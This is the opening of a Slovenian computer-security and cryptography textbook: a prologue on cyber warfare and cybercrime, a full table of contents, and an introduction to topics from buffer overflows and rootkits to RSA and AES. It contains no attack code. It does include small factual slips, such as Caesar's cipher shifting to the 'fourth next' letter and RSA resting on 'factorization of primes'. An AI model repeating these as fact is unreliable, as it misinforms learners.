
Ivan Verdonik



Računalniška varnost in šifriranje

RAČUNALNIŠKA VARNOST IN ŠIFRIRANJE

Ivan Verdonik

Prolog

Kibernetsko vojskovanje

Kot je primer z mnogimi novimi odkritji, so tudi z razvojem računalništva kmalu spoznali njegovo uporabnost za vojaške namene; pravzaprav je bila to ena prvih uporab. Med drugo svetovno vojno je npr. Anglija v Bletchley Parku imela dešifrirno enoto, ki je uspešno dešifrirala številna sporočila nemške armade (šifrirana z napravo Enigma), tudi s pomočjo računalnika Colossus (ki je bil prvi elektronski programabilni računalnik na svetu) konstruiranim posebej za ta namen. S časom so računalniki našli pot v skoraj vse rodove vojske, vendar se samo bojevanje med računalniki razvija nekje od leta 1990. Kibernetski napadi pa so medijsko odmevni nekako od leta 2006. Treba pa se je zavedati, da vlade (pa tudi podjetja) takšnih dogodkov ne objavijo, ne kadar so napadalci ne kadar so žrtve, zato pride v javnost le prgišče incidentov. Ker pa je področje toliko dozorelo, nekatere države že javno ustanavljajo ustrezne oddelke. Leta 2010 so Združene države Amerike ustanovile USCYBERCOM (U.S. Cyber Command) za zaščito svojih vojaških omrežij ter za napade na sisteme drugih držav, medtem ko je Evropska unija vzpostavila ENISA (European Network and Information Security Agency). ZDA imajo poleg USCYBERCOM-a še ustrezen oddelek na ministrstvu za domovinsko varnost. Tudi ostale države po svetu že imajo svoje organizacije za kibernetsko vojskovanje (čeprav vse tega ne priznavajo): Rusija, Kitajska, Pakistan, Indija, Anglija, Izrael … pa tudi Iran, ki se hvali, da je na tem področju druga najmočnejša država.

Že v prvi zalivski vojni leta 1991 so Američani kibernetsko napadli iraška komunikacijska omrežja. Leta 1999 so v kosovski vojni uspešno vdrli v srbske sisteme in v veliki meri onesposobili protizračno obrambo. Leta 2006 so ruski hekerji in znanstveniki napadli izraelske sisteme med njegovo vojno s Hezbolahom. Tako se je Izrael zavedel pomena kibernetskega vojskovanja in ga uporabil 2007 v letalskem napadu na Sirijo. Ko so leta 2007 v Estoniji odstranili bronasti spomenik (ruskega) vojaka, so jih napadli ruski (državni) hekerji. Tarče so bili vladni, bančni in medijski sistemi. NATO je zaradi tega ustanovil posebno enoto in državi poslal specialiste za računalniško varnost. V naslednjih letih se je zgodilo več manjših incidentov med sovražnimi državami. Potem so leta 2010 odkrili črv Stuxnet, ki je blokiral in uničeval centrifuge za bogatenje urana v iranskem jedrskem kompleksu Natanz. To je bil najbolj dovršen zlonameren program do tedaj. Po začetnih ugibanjih se je pokazalo, da sta za njim stala služba za domovinsko varnost in izraelska Enota 8200. Ta je nazadnje neprevidno spreminjala kodo, tako da se črv ni več samodejno odstranil v primeru vzpostavljene povezave z internetom (Natanz verjetno ni povezan v medmrežje, uporablja lokalno omrežje). Tako je iz kompleksa, verjetno

preko kakšnega prenosnega računalnika, USB-ključa ali česa podobnega, prišel v internet in se razširil po številnih državah, celo v ZDA in Nemčijo. Septembra 2011 so na madžarski univerzi za tehnologijo in ekonomijo v laboratoriju CrySys odkrili črva DuQu. Po analizi so ugotovili, da je zelo podoben Stuxnetu, le da je njegov namen prikrito zbiranje informacij o sistemu (beleženje pritisnjenih tipk, zajemanje zaslonskih slik, omrežnega prometa itd.), in ne uničevanje proizvodnega procesa kot Stuxnetov. Zaradi tega se njegovo avtorstvo prav tako pripisuje navezi ZDA-Izrael. Maja 2012 so iranski narodni CERT (Computer Emergency Response Team), Kaspersky Lab in (ponovno) CrySys objavili, da so odkrili najkompleksnejši zlonamerni program (malware) dotlej, velik celih 20 MB (npr. Stuxnet, tudi označen za velikega, ima vsega 500 kB). Namenjen naj bi bil za vohunjenje po državah Bližnjega vzhoda. Po enem od njegovih modulov (vseh je 10) so ga poimenovali Flame. Ocenjeno je, da je aktiven vsaj od leta 2010, datoteko z imenom glavne komponente pa so opazili že leta 2007. Kot rečeno, črv je zelo kompleksen in še dolgo (ca. 10 let) ne bo povsem analiziran. Iran sicer trdi, da so izdelali orodje za njegovo zaznavo in odstranitev. Tudi avtorstvo Flama pripisujejo, po poročanju nekaterih medijev, ZDA (NSA, CIA) in Izraelu.

Računalniški kriminal

Računalniški kriminal je obsežno področje, tukaj nas zanimajo le hekerski vdori v sisteme preko ranljivosti računalniške programske opreme. Ti vdori nato omogočajo krajo identitete, tudi skupaj s podatki iz kreditnih kartic, ter zatem napade na spletno bančništvo in možnost plačevanja z (ukradenimi) kreditnimi karticami. Pri tem so lahko posledice še hujše kot samo finančne. Tako se je že zgodilo, da so tatovi z ukradenimi podatki plačevali tudi dostop do otroške pornografije na spletu. Potem ko je policija razkrila verigo, so na podlagi takih podatkov (ugledne) nedolžne osebe obtožili pedofilije. Nekateri med njimi so celo storili samomor, potem ko so mediji objavili njihovo identiteto. V zadnjem času se napadalci vse bolj usmerjajo na korporacije, saj le-te operirajo z večjimi zneski in opravijo več transakcij, tako se napadi nanje bolj splačajo in kasneje jih opazijo. Pravne osebe imajo pri tem dodaten problem v tem, da jim banke praviloma ne povrnejo nastale škode (medtem ko fizičnim komitentom, nad določenim (manjšim) zneskom, večinoma jo). Napadi na podjetja so pogosto povezani z notranjimi pomočniki (ki so se morda prav zaradi tega zaposlili), ali z (neprostovoljno) odpuščenim, jeznim uslužbencem. Pri zbiranju informacij za vdor, se napadalci večkrat poslužujejo tudi zunanjega ali notranjega socialnega inženiringa (nad preveč zaupljivimi uslužbenci).

OPOZORILO:

NEKATERI »TRIKI« IN ORODJA SO LAHKO ZASTARELI KER JE KAR NEKAJ POGLAVIJ NAPISANIH PRED OD 5 DO SKORAJ 10 LET (2005). VSEENO, KONCEPTI SO OSTALI. KNJIGA TUDI NUDI DOBER VPOGLED V HEKERSKO RAZMIŠLJANJE. V DRUGEM DELU – ŠIFRIRANJE - JE SPREMEMB MALO IN JE PRAKTIČNO VSE ŠE VEDNO AKTUALNO (IN BO ŠE VERJETNO KAR NEKAJ LET)

Kazalo

1 Uvod 11
2 Nevarnosti pri skriptnih jezikih v spletnih aplikacijah 14
2.1 Uvod 14
2.2 Kratek uvod v regularne izraze 14
2.3 Perl in Perl CGI 16
2.3.1 Perl in ničelni znak 16
2.3.2 Težave s poševnicami 17
2.3.3 Težave s cevmi 18
2.3.4 Veljavnost znakov v UTF-8 zapisu 19
2.3.5 Preprečevanje napadov s skripti med spletnimi mesti 21
2.3.6 Preprečevanje SQL vrivanja 23
2.4 PHP 25
2.4.1 Globalne spremenljivke 25
2.4.2 Vključevanje datotek z medmrežja 26
2.4.3 Nalaganje uporabnikovih datotek 27
2.4.4 Seje 28
2.4.5 Klici zunanjih funkcij 29
2.5 Zaključek 30
2.6 Viri in literatura 30
3 Prekoračitve vmesnika (Buffer Overflow) 31
3.1 Uvod 31
3.2 Osnove 31
3.3 Prekoračitev sklada 32
3.4 Varno kodiranje 43
3.5 Zaščita s prevajalniki 44
3.6 Zaščita pri povezovanju programa 45
3.7 Oteževanje zlorabe na nivoju operacijskega sistema 45
3.8 Oteževanje zlorabe na nivoju strojne opreme 46
3.9 Sklep 46
3.10 Viri informacij 47

4 Varnostni problemi pri uporabi kopice 47
4.1 Uvod 47
4.2 Delovanje kopice v oknih 48
4.2.1 Polje FreeLists 49
4.2.2 Polje Lookaside Lists 50
4.2.3 Algoritma za alokacijo in sproščanje prostora na kopici 50
4.3 Zloraba kopice v Oknih 2000 – XP SP 1 51
4.4 Varnostne izboljšave kopice v Oknih XP SP 2 51
4.5 Zloraba kopice v XP SP2 in 2k3 SP1 52
4.6 Sklep 53
4.7 Viri in Literatura 53
5 Lupinska koda in kodirniki 53
5.1 Uvod 53
5.2 Lupinska koda 54
5.2.1 Izvedba poljubne kode (arbitrary code execution) 54
5.2.2 Vrnjena lupina (reverse shell). 54
5.2.3 Povezava na vrata (portbind). 55
5.2.4 Odkrivanje vtičnice (findsocket) 55
5.2.5 Snemi/poženi (Download/Execute) izvedljivo datoteko. 56
5.2.6 Družina večkoračnih oblik nalaganja lupinske kode (Staged Loading Shellcode). 56
5.2.7 Vbrizganje dinamične knjižnice (DLL Injection). 56
5.3 Kodirnika 56
5.3.1 Pridobivanje naslova trenutne instrukcije 57
5.3.2 Delovanje (de)kodirnikov 57
5.3.3 (De)kodirniki s kontekstnimi ključi. 58
5.4 METASPLOIT 59
5.5 SKLEP 60
5.6 VIRI IN LITERATURA 60
6 ROOTKITI IN OKNA 61
6.1 Uvod (kaj je rootkit in čemu služi) 61
6.2 Instalacija jedrnega rootkita sestavljenega v obliki samostojnega gonilnika 62
6.3 Skrivanje rootkit gonilnikov 62

6.4 Zmogljivosti rootkit gonilnika 62
6.5 Hooking 63
6.5.1 Hooking na nivoju jedra (Kernel Hooking) 63
6.5.2 Hooking tabele SST 63
6.5.3 Hooking tabele IDT 63
6.5.4 Hooking SYSENTER 63
6.5.5 Hooking na uporabniškem nivoju (Userland Hooking) 64
6.5.6 Hooking na uporabniškem nivoju s tabelo IAT 64
6.5.7 Inline Function Hooking 64
6.5.8 Hibridni hooking 64
6.6 Neposredna manipulacija z objekti v jedru 65
6.7 Skrivanje procesov z DKOM 65
6.8 Skrivanje gonilnikov z DKOM 65
6.9 Dvigovanje pravic procesov 66
6.10 Skriti kanali (COVERT CHANNELS) 66
6.11 Zaščita pred rootkiti 67
6.12 Zaznavanje rootkitov 67
6.13 Zaznavanje nenavadnega obnašanja 67
6.14 Sklep 68
6.15 Viri in Literatura 68
7 Analiza črva conficker 68
7.1 Uvod 68
7.2 Zgodovina in osnovne značilnosti 69
7.3 Različica Conficker.A 70
7.4 Različica Conficker.B 70
7.5 Različica Conficker.C 74
7.6 Različica Conficker.D 74
7.7 Različica Conficker.E 75
7.8 Opis ranljivosti 75
7.9 Posodabljanje s http 75
7.10 Posodabljanje vsak z vsakim (P2P – Peer-to-Peer) 76
7.12 Sklep 77

7.13 Viri in literatura 77
8 Avtorska zaščita digitalnih vsebin 78
8.1 Uvod 78
8.2 Načini preprečevanja nelegalne uporabe digitalnih vsebin 78
8.2.1 Uvod 78
8.2.2 Zaščita preko omejitve multipliciranja materialnih nosilcev digitalnih vsebin 78
8.2.3 Serijske številke 79
8.2.4 Serijske številke ter protokol odgovor na zahtevo 79
8.2.5 Strojna avtorska zaščita s strojnim ključem 80
8.2.6 Zaščita glasbe in filmov 81
8.3 Kako učvrstiti zaščito 82
8.4 Sklep 84
8.5 Literatura 84
9 Načini overjanja in napadi 84
9.1 Uvod 84
9.2 Enosmerna funkcija (Oneway Function) 85
9.3 Pomen overjanja 85
9.4 Protokoli za vzpostavitev ključa za overjanje s pomočjo šifriranja (Protocols for Authenticated Key Establishment Using Encryption) 86
9.4.1 Protokol od A do B 86
9.4.2 Protokol od *A* do *B* s ključem za sejo 87
9.4.3 Napadi na protokol od *A* do *B* s ključem za sejo 88
9.4.4 Protokol za overjanje sporočil (Protocol Message Authentication 89
9.4.5 Napad s ponovnim pošiljanjem sporočila (Message Replay Atack) 89
9.4.6 Protokol poziv-odgovor (protocol challenge-response Needham-Schroeder) 90
9.4.7 Protokol za overjanje entitet (Protocol With Entity Autentication) 91
9.4.8 Protokol z javnim ključem 91
9.4.9 Napad na protokol z javnim ključem 92
9.5 Literatura 92
10 Tehnike overjanja v praksi (ZARADI OBŠIRNOSTI TEMATIKE VSE NI OBDELANO - ŠKRBINE) ... 92
10.1 Uvod 92
10.2 Osnovne tehnike overjanja 92

10.2.1.Kontrola svežosti sporočil in živosti entitet ... 92
10.3. Obojestranska overitev (Mutual Authentication) ... 96
10.4 Overitve z uporabo Trent-a (Trusted Third Party) ... 96
10.4.1 Kerberos ... 96
10.5 Overitve na osnovi gesla (PAKE - Password-Autheticated Key Agreement) ... 96
10.5.1 Needham's Password Protocol ... 97
10.5.2 Shema z enkratnimi gesli (One-time Password Scheme) ... 97
10.5.3 Izmenjava šifriranega ključa (EKE Encrypted Key Exchange) ... 97
10.5.4. SRP (Secure Remote Password protocol) ... 98
10.6 IPSec ... 99
10.7 IKE (Internet Key Exchange) protokol ... 101
10.8 STS (Station-to-Station) protokol ... 101
11 Asimetrično šifriranje (asymmetric cryptography) ... 102
11.1 Uvod ... 102
11.2 Matematične osnove ... 103
11.3 Diskretni logaritem (Discrete Logarithm) ... 103
11.4 Diffie-Helmann izmenjava ključa ... 104
11.5 Eliptične krivulje ... 104
11.6 Diffie-Helmann z eliptičnimi krivuljami ... 105
11.7 Elgamal šifriranje ... 106
11.8.RSA ... 106
11.8.1 Generiranje ključev za RSA ... 106
11.8.2 Šifriranje in dešifriranje z RSA ... 107
11.8.3 Razdeljevanje ključev ... 107
11.9 Sklep ... 108
11.10 Viri in literatura ... 108
12 Simetrični šifrirni algoritmi ... 108
12.1 Uvod ... 108
12.2 Klasične šifrirne metode ... 109
12.2.1 Zamenjava znakov (Substitution Cipher) ... 109
12.2.2 Večabecedna šifriranja (Polyalphabetic Ciphers) ... 109
12.2.3 Vernamovo šifriranje (Vernam Cipher) ... 110

12.2.4 Šifriranja s premešanjem znakov (Transposition Ciphers) 110
12.3 Moderni simetrični blokovni šifrirni algoritmi 110
12.3.1 DES (Data Encryption Standard) 110
12.3.2 Triple DES 113
12.3.3 AES (Advanced Encryption Standard) 113
12.4 Načini operacij (Block Cipher Modes of Operation) 115
12.5 Dopolnjevanje (Padding) 115
12.6 Sklep 116
12.7 Literatura 116
13 Celovitost podatkov (Data Integrity) 116
13.1 Uvod 116
13.2 Definicija celovitosti podatkov 116
13.3 Simetrični algoritmi 117
13.4. Kriptografske zgoščevalne funkcije 117
13.5 Celovitost in overitev sporočil z zgoščevalnimi funkcijami s ključem (HMAC) 118
13.6 Celovitost in overitev sporočil z blokovnimi simetričnimi šifrirnimi algoritmi 118
13.7 Asimetrični algoritmi in elektronski podpisi 118
13.8 Elektronski podpis z ElGamal (ElGamal signature scheme) 118
13.9 DSA (Digital Signature Algorithm) 119
13.10 Schnorr-ov elektronski podpis (Schorr signature) 120
13.11 Elektronski podpis z eliptičnimi krivuljami (Elliptic Curve DSA) 120
13.12 Izvedba in vrste kriptografskih zgoščevalnih funkcij (Cryptographic Hash Functions) . 121
13.12.1 MD5 (Message-Digest Algorithm 5) 121
13.12.2 SHA-1 (Secure Hash Algorithm 1) 122
13.13 Literatura 123
14 Kriptografske zgoščevalne funkcije 123
14.1 Uvod 123
14.2 Kriptografske zgoščevalne funkcije 124
14.2.1 Konstrukcija Merkle-Damgard 124
14.2.2 Konstrukcija HAIFA 125
14.2.3 Konstrukcija Sponge 125
14.3 Funkcija Keccak 126

14.3.1 Glavni algoritem Keccak 129
14.4 Sklep 130
14.5 Literatura 130
A KRIPTOGRAFSKA zgoščevalna funkcija BLAKE 131
UVOD 131
KRIPTOGRAFSKE ZGOŠČEVALNE FUNKCIJE 131
KOMPRESIJSKE FUNKCIJE 132
BLAKE kriptografska zgoščevalna funkcija 134
ZAKLJUČEK 137
VIRI IN LITERATURA 137
B Kriptografska zgoščevalna funkcija Groestl 138
Uvod 138
Kriptografska zgoščevalna funkcija Groestl 140
AddRoundConstant 141
Zaključek 142
Literatura 143
C Kriptografska zgoščevalna funkcija JH 143
Uvod 143
JH 144
Funkcija runde (Round function) $\boldsymbol{Rd}$ 146
Bijektivna funkcija (Bijective function) $\boldsymbol{Ed}$ 146
Kompresijska funkcija (Compression function) $\boldsymbol{Fd}$ 146
Zaključek 147
Literatura 147
D SAML – Označevalni jezik za varnostne trditve 148
Več o SSO 148
SAML Trditev (Assertion) 149
SAML Protokol 151
Izvedba SAML protokola 153
Prenos informacij med spletišči 155
Enkratna prijava s SAML artefaktom 156
Enkratna prijava s HTML POST formo 157

Sklep 158
E Kontrola dostopa v Linux in Windows Uvod 159
Varnostni modeli za kontrolo dostopa 159
DACL – Discretionary Access Control Lists 159
SACL – System Access Control Lists 159
MAC – Mandatory Access Control 160
RBAC – Role Based Access Control 160
Kontrolni seznami dostopa v Linux 160
RSBAC ogrodje za Linux 162
Audit na Linux 163
Seznami za kontrolo dostopa na Windows 164
Sklep 164
Literatura 165

1 Uvod

V tej knjigi opisujemo osnovna znanja, na podlagi katerih države izvajajo kibernetsko vojskovanje, ki jih kriminalci uporabljajo za vdore v računalnike, krajo podatkov, hekerji za dokazovanje svojega znanja, računalniški forenziki za razkrivanje navedenega, varnostni inženirji pa za zaščito uporabnikov.

Najprej bomo opisali varnostne probleme v skriptnih jezikih, posebej pri priljubljenima Perlu in PHP-ju. Skriptni programski jezik Perl (Practical Extraction and Reporting Language) je splošno namenski jezik, največ pa se uporablja za CGI (Common Gateway Interface) spletne aplikacije. Njegova koda se interpretira, jedro tega interpreterja je napisano v jeziku C, s čimer so povezane tudi nekatere njegove ranljivosti. PHP je splošno namenski programski jezik za izdelavo dinamičnih spletnih strani in deluje na strani spletnega strežnika (server-side scripting). Deluje na skoraj vseh spletnih strežnikih in platformah ter je brezplačen. Žal pa so z njim povezane številne ranljivosti, skoraj 30% od vseh, ki so v nacionalni zbirki ranljivosti (National Vulnerability Database)), predvsem zaradi nepazljivega programiranja.
Sledita opisa osrednjih varnostnih težav programskih jezikov C in C++. Kadar pri njima velikost vmesnika na skladu ali kopici ni dobro omejena, je mogoče vstaviti zlonamerno kodo. To napako imenujemo prekoračitev vmesnika na skladu oziroma prekoračitev vmesnika na kopici. Čeprav sta ranljiva samo C in C++, je to velik problem, saj so prav v tema jezikoma napisani skoraj vsi ključni programi (operacijski sistemi, sistemska programska oprema itd.).

Ko je prekoračitev enkrat odkrita, napadalec potrebuje dostop do napadenega računalnika. To stori z vstavljanjem lupinske kode (Shellcode), za katero ima v odvisnosti od situacije več izbir. Vstavljanje lupinske kode, zaradi omejenosti prostora v ranljivem vmesniku, večkrat poteka v dveh ali več korakih. V prvem koraku se vstavi najpomembnejši del, ki je lahko tudi velikosti manjše od 100 bajtov. Nato pa ta vstavljena koda v naslovnem prostoru procesa poišče večji (prosti) del spomina in vanj naloži glavni del lupinske kode. Delo mu otežujejo razni varnostni (požarni zidovi, detektorji vdorov …) in predvsem protivirusni programi, zaradi česar mora programe za napad ustrezno prilagajati, tako da (p)ostanejo neopazni. Ko so hekerjevi programi enkrat nameščeni na sistemu žrtve, jih napadalec s korenskimi kompleti (rootkit) skriva pred legalnim uporabnikom. Korenski kompleti v glavnem spadajo med zlonamerno programsko opremo, čeprav se lahko uporabljajo tudi legalno, na primer za zaščito pred krajo, zaščito avtorskih pravic, zaznavanje napadov itd. V operacijskih sistemih (OS) windows imamo korenske komplete za uporabniški del OS (user-mode, ring 3) in/ali za jedro OS (kernel-mode, ring 0). Prve je lažje izdelati, vendar mora napadalec »okužiti« spominski prostor vsake aplikacije ki se izvaja. Druge je mnogo težje zaznati, a je programiranje zahtevno, ker so funkcije v jedru nizkonivojske, takšni kompleti večkrat destabilizirajo operacijski sistem.

Med škodljivo programsko opremo so tudi razni trdovratni črvi (kot smo jih omenjali pri kibernetskem vojskovanju), ki se širijo po omrežjih. Pri tem »okužijo« tudi po več milijonov računalnikov, ki jih nato obvladujejo na daljavo ter uporabljajo za same po sebi kriminalne namene. Napadalci neprestano spreminjajo kodo črva (oziroma se ta spreminja sama), protivirusni programi jim prepočasi sledijo, analiza črva je pogosto zelo zahtevna. Opisali bomo praktičen primer črva, ki se ga je oprijelo ime Conficker.

Obravnavamo tudi kršenje avtorskih pravic z odstranitvijo zaščite pred nelegalnim kopiranjem in uporabo, posebej programske opreme (Software cracking). To je za avtorje zelo boleče, veliko vložijo v razvoj svojega izdelka, potem pa nekdo z njega odstrani zaščito in ga uporablja ali celo trži naprej, kot da je njegov.

Šifriranje

Že od pradavnine obstaja potreba, da nekatere informacije ostanejo zaupne, omejene zgolj na določene, pooblaščene osebe. To je verjetno najbolj pomembno v vojnem času. Zelo znano je, da je na primer Julij Cezar s svojimi vojskovodjami komuniciral s tajnimi, to je šifriranimi sporočili. Dotičen način šifriranja imenujemo kar Cezarjevo šifriranje, v njem je vsaka črka zamenjana s četrto naslednjo črko. Dandanes je šifriranje najbolj važno pri uporabi v računalništvu (vključno z vgrajenimi sistemi (embedded systems)), zato bomo opisali le šifrirne metode, ki se uporabljajo pri tem. Sodobno šifriranje upošteva Kerchoffs-ov princip, ki pravi, da mora šifrirni sistem ostati varen, tudi če sovražnik pozna postopek šifriranja, edina skrivnost naj bo šifrirni ključ, ali geslo. Šifriranje ima več področij, najpomembnejša so: overjanje, asimetrični šifrirni algoritmi, simetrični šifrirni algoritmi in kriptografske zgoščevalne funkcije.

Overjanje pravzaprav ni šifriranje samo po sebi, ampak neka vrsta sporazumevanja med stranema(i), da sta (so) res tisti(e), za katere se predstavljata(jo), toda pri tem vsebuje, glede na

vrsto, asimetrične in/ali simetrične algoritme in/ali kriptografske zgoščevalne funkcije. Pomembna je delitev na dvopartitne in tripartitne overitvene sheme. Pri dvopartitnih poteka predstavljanje med dvema stranema, pri tripartitnem pa med tremi. V slednjem primeru je običajno osrednja entiteta tako imenovani Trent (Trusted Third Party), šele preko njega drugi dve strani vzpostavita (šifrirano) komunikacijo.

Asimetrični šifrirni algoritmi so relativno novo (prva objava o njih izvira iz leta 1976), a zelo pomembno področje. Gre za šifriranje z dvema ključema, javnim in zasebnim. Pri tem je algoritem takšen, da je to, kar se šifrira z javnim ključem, mogoče dešifrirati samo z zasebnim ključem in obratno. Za varnost asimetričnega šifriranja je najpomembnejše, da res vemo, komu pripada posamezen javni ključ (zadeva je neprijetna, običajno pa jo rešujemo z infrastrukturo javnih ključev (PKI)). Idejo pogosto primerjajo s pismom in poštnim nabiralnikom, naslov na pismu, ki spada v dotični poštni nabiralnik, predstavlja javni ključ, ki je znan (mnogim), vendar ima ključ od nabiralnika samo lastnik in ta njegov ključ predstavlja šifrirni zasebni ključ. Matematična osnova za asimetrično šifriranje izhaja iz RSA problema (faktorizacija praštevil) in problema diskretnega logaritma. Asimetrično šifriranje omogoča tudi pomembno dodatno storitev: elektronsko podpisovanje, po katerem entiteta, ki je (elektronski) podpisnik, ne more trditi, da določene transakcije ni izvedla, če jo je resnično podpisala in oddala.

Simetrično šifriranje je verjetno najstarejše znano šifriranje (sem spada že omenjeno Cezarjevo šifriranje), pri njem je značilno, da se isti ključ uporablja tako za šifriranje kot za dešifriranje in tudi algoritmi so za oboje enaki, le da se dešifriranje izvaja v obratni smeri glede na šifriranje. Osnovne operacije v sodobnih simetričnih šifrirnih algoritmih so: ekskluzivni ali (XOR), dvojiško seštevanje, rotiranje bitov, množenje z matriko, permutacije elementov zamenjava znakov (substitucija). Nadalje ločimo glede na konstrukcijo algoritmov Feistel omrežje (ki ga npr. uporablja algoritem DES) in substitucijsko-permutacijsko omrežje (Substitution-Permutation Network) (ki ga uporablja npr. algoritem AES).

